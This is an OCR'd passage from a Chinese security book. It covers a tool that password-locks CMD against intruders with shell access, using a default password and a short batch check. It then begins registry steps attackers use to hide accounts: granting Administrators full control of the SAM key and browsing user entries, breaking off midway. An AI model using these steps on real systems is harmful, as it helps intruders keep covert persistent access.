
Step 01 下载并解压缩“加密 CMD 防溢出工具”压缩包，在其中双击可执行文件，即可打开“加密 CMD 防溢出工具”主界面，如下图所示。



Step 02 单击“加密 CMD”按钮，即可弹出成功加密提示框，且默认的密码是 admin，如下图所示。



Step 03 在加密成功后，再运行 CMD 程序时，会要求用户输入密码才能登录，如下图所示。




Step 04 如果想要修改默认的密码，则可以单击“加密 CMD 防溢出工具”主界面中的“修改信息”按钮，打开“修改 CMD 窗口信息”代码窗口，在其中的 admin 参数修改为自己设置的密码即可，如下图所示。


修改CMD窗口信息

```
:password
set /p pwd= 请输入您的密码: admin123
set /A times=%times%-1
if %pwd%==admin goto pass
echo *****
echo .
if %times%==0 goto close
echo  状态:  用户输入密码
goto password
```

Step 05 修改完毕后，右击，在弹出的快捷菜单中选择“保存”选项，即可保存为自己需要的密码，并弹出“信息”对话框，提示用户保存成功，如下图所示。



Step 06 如果不想再为 CMD 加密，则可以在主界面中单击“解密 CMD”按钮，弹出“信息”对话框，提示用户解密成功，如下图所示。



在对 CMD 进行加密后，即使黑客获得了 CMD Shell，但是在利用系统命令添加账号时，会通过 TFTP、FTP 和 VBS 等方式上传文件或进一步控制服务器时，由于各种命令被进行了权限设置，也无法获取溢出主机的控制权，这就起到了保护主机的目的。

4.5 网络渗透入侵系统的手段与防御


入侵计算机系统是黑客的首要任务，无论采用什么手段，只要入侵到目标主机的系统中，这一台计算机就相当于是黑客的了，下面介绍入侵系统的常用手段与防御方法。

绝招8：通过注册表创建隐藏账号入侵




注册表是 Windows 系统的数据库，包含系统中非常多的重要信息，也是黑客最多关注的地方，下面就来看看黑客是如何使用注册表来更好地隐藏入侵账号的。具体操作步骤如下。


Step 01 选择“开始”→“运行”选项，打开“运行”对话框，在“打开”文本框中输入 regedit，如下图所示。




Step 02 单击“确定”按钮，打开“注册表编辑器”窗口，在左侧窗口中，依次选择 HKEY_LOCAL_MACHINE\SAM\SAM 注册表项，右击 SAM，在弹出的快捷菜单中选择“权限”选项，如下图所示。




Step 03 打开“SAM 的权限”对话框，在“组或用户名”栏中选择 Administrators，然后在“Administrators 的权限”栏中选中“完全控制”和“读取”复选框，单击“确定”按钮保存设置，如下图所示。




Step 04 依次选择 HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\ Names 注册表项，即可查看到以当前系统中的所有系统账户名称命名的子项，如下图所示。



